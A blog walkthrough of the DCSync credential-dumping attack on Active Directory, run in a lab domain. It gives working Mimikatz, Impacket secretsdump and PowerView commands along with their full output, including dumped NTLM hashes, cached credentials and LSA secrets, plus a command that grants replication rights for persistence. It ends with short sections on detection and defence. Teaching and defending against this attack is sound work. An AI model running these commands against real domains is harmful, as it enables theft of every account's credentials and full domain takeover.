Let the Secrets “SYNC” In — The DCSync Attack

shahrukhiqbal24.medium.com/let-the-secrets-sync-in-the-dcsync-attack-7be80fdd9869

Shahrukh Iqbal Mirza April 1, 2021

Shahrukh Iqbal Mirza

In this blog, we will be focusing on abusing the Replication of Directory Services feature of an Active Directory environment. As always, we will first discuss the Directory Services Replication feature of Active Directory and then we will walkthrough both the theoretical and practical aspects of the abuse.

DCSync Attack is listed as an Enterprise Credential Dumping technique on the MITRE ATT&CK Framework, bearing the ID 1003.006.

What is AD Replication?


In most of the cases, organizations need multiple Domain Controllers to manage AD Objects in the environment. To keep these multiple Domain Controllers in sync with each other Microsoft introduced the Directory Replication Service in Active Directory, which can be abused by attackers to get the password hashes of the users in the Active Directory.

Any Domain User with the following permissions set can request for replication of objects in the AD, including the NTLM hashes of the users, and eventually dump the NTDS.dit file from the DC:

By default, members of the Administrators, Domain Admins, Enterprise Admins groups and Computer Objects on the DC have AD Replication rights.

How DCSync Attack Works?

The attacker first compromises a user and gets a foothold on a windows machine in the network and discovers a Domain Controller in the specified domain name. He then discovers that the compromised user has replication rights. He requests the DC to replicate user credentials via GetNCChanges (leveraging the Directory Replication Service Remote Protocol). The attacker sends an IDL_DRSGetNCChanges request to the DC to replicate AD objects from the server NC (Naming Context) Replica to the client NC Replica. The response from the server contains the set of updates that the attacker has requested.



Practical Demonstration of the Attack:

As usual following the Assumed Breach methodology, we have access to a user's windows machine in an Active Directory environment. Enumerating the group memberships we find that our user is just another Domain User.

```
> whoami /all
```

```
USER INFORMATION
----------------

User Name    SID
============ =============================================
dcell\dcell1 S-1-5-21-2615024472-2237747263-1183758111-1104


GROUP INFORMATION
-----------------

Group Name                                 Type             SID          Attributes
========================================== ================ ============ ==================================================
Everyone                                   Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544 Group used for deny only
BUILTIN\Users                              Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0      Mandatory group, Enabled by default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1     Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192
```

Using PowerView, we check if our user has permissions to replicate directory services or not

```
> Get-ObjectACL -Identity “dc=dcell,dc=local”
```

```
ObjectDN              : DC=DCELL,DC=local
ObjectSID             : S-1-5-21-2615024472-2237747263-1183758111
ActiveDirectoryRights : ExtendedRight
ObjectAceFlags        : ObjectAceTypePresent
ObjectAceType         : 1131f6ac-9c07-11d1-f79f-00c04fc2dcd2
InheritedObjectAceType : 00000000-0000-0000-0000-000000000000
BinaryLength          : 40
AceQualifier          : AccessAllowed
IsCallback            : False
OpaqueLength          : 0
AccessMask            : 256
SecurityIdentifier    : S-1-5-9
AceType               : AccessAllowedObject
AceFlags              : None
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
AuditFlags            : None

ObjectDN              : DC=DCELL,DC=local
ObjectSID             : S-1-5-21-2615024472-2237747263-1183758111
ActiveDirectoryRights : ExtendedRight
ObjectAceFlags        : ObjectAceTypePresent
ObjectAceType         : 1131f6ae-9c07-11d1-f79f-00c04fc2dcd2
InheritedObjectAceType : 00000000-0000-0000-0000-000000000000
BinaryLength          : 40
AceQualifier          : AccessAllowed
IsCallback            : False
OpaqueLength          : 0
AccessMask            : 256
SecurityIdentifier    : S-1-5-9
AceType               : AccessAllowedObject
AceFlags              : None
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
AuditFlags            : None
```

Since our user has Directory Services Replication privileges, we once again use Mimikatz to request and dump NTLM hashes from the Domain Controller.

```
# lsadump::dcsync /domain:DCELL.local /user:krbtgt
```

```
PS C:\Users\dcell1\Downloads\mimikatz_trunk\x64> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug  9 2020 22:45:17
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # lsadump::dcsync /domain:DCELL.local /user:krbtgt
[DC] 'DCELL.local' will be the domain
[DC] 'DCELL-DC.DCELL.local' will be the DC server
[DC] 'krbtgt' will be the user account

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 7/1/2020 6:24:13 PM
Object Security ID   : S-1-5-21-2615024472-2237747263-1183758111-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 3ee0bd5483bbfb7b36d0ab5ba45b52ab
    ntlm- 0: 3ee0bd5483bbfb7b36d0ab5ba45b52ab
    lm  - 0: bb4ae4c89864a26b1854d09c4dca258f
```

```
# lsadump::dcsync /domain:DCELL.local /user:administrator
```

```
mimikatz # lsadump::dcsync /domain:DCELL.local /user:administrator
[DC] 'DCELL.local' will be the domain
[DC] 'DCELL-DC.DCELL.local' will be the DC server
[DC] 'administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   :
Password last change : 7/1/2020 6:09:57 PM
Object Security ID   : S-1-5-21-2615024472-2237747263-1183758111-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: e45a314c664d40a227f9540121d1a29d
```

Alternatively, this can also be done using the Impacket-Toolkit’s secretsdump.py script.

```
$ python secretsdump.py dcell.local/dcell1:'U$er1123'@192.168.138.130
```


```
1nj3ct10n@kali:~/Desktop/tools/impacket/examples$ python secretsdump.py dcell.local/dcell1:'U$er1123'@192.168.138.130
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x41113f58cae2960459e162574f59258a
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:42953489bf7763183e88c2c9dff5eb0d:::
Dcell User 1:1001:aad3b435b51404eeaad3b435b51404ee:bb9326e237a3a945091ad85dfccd3ffb:::
[*] Dumping cached domain logon information (domain/username:hash)
DCELL.LOCAL/dcell1:$DCC2$10240#dcell1#60f19dd6f029226937a48c517198bc4f
DCELL.LOCAL/Administrator:$DCC2$10240#Administrator#ce8ba818630f51d302ec2de932aff790
DCELL.LOCAL/dcelldadmin:$DCC2$10240#dcelldadmin#587af1d175b628363fb6c4482ace1218
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
DCELL\DCELL-1$:aes256-cts-hmac-sha1-96:40b2136320bd620a403408a4333a9d8cf218d89d4a49aa79a1ecd0262e7c16a1
DCELL\DCELL-1$:aes128-cts-hmac-sha1-96:d46c9763454c449859f7ed4fcd85a3fc
DCELL\DCELL-1$:des-cbc-md5:b0c16bb0ec62e6ce
DCELL\DCELL-1$:aad3b435b51404eeaad3b435b51404ee:3f9848a9dde414a6640ed0a9020baf3b:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x9c2f5193ee86115062d2c6896674223ec05c10a7
dpapi_userkey:0x9e320d02c17ca34253d1359577c909da370a3a97
[*] NL$KM
 0000   21 68 4E F8 F7 82 F5 55  1C F1 46 05 C6 CE 13 2F   !hN....U..F..../
 0010   FD B1 E9 C9 1D 65 EC 61  5E 5F D6 4B 29 B9 C2 F0   .....e.a^_.K)...
 0020   1B 9C E1 71 38 91 65 3A  81 85 41 8B A9 3C 3B 71   ...q8.e:..A..<;q
 0030   6E 48 4B D0 3D B1 A1 24  05 7A AD 0E C7 F8 A8 9B   nHK.=..$.z......
NL$KM:21684ef8f782f5551cf14605c6ce132ffdb1e9c91d65ec615e5fd64b29b9c2f01b9ce1713891653a8185418ba93c3b716e484bd03db1a124057aad0ec7f8a89b
[*] Cleaning up...
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

If an attacker has Domain Admin privileges, Directory Services Replication permissions can also be set with PowerView.ps1 with the following command:

```
> Add-ObjectACL -PrincipalIdentity Attacker -Rights DCSync
```

Detection of the Attack:

Monitor Domain Controller logs for replication requests (Windows log event ID 4662), and network protocols for unknown IPs requesting AD replication.



Defense against the Attack:

- Ensure strong and complex password policies.
- Apply ACLs for Replicating Directory Changes and other properties associated with AD Replication.
- Ensure that user or admin domain accounts are not in the local administrator groups.

References: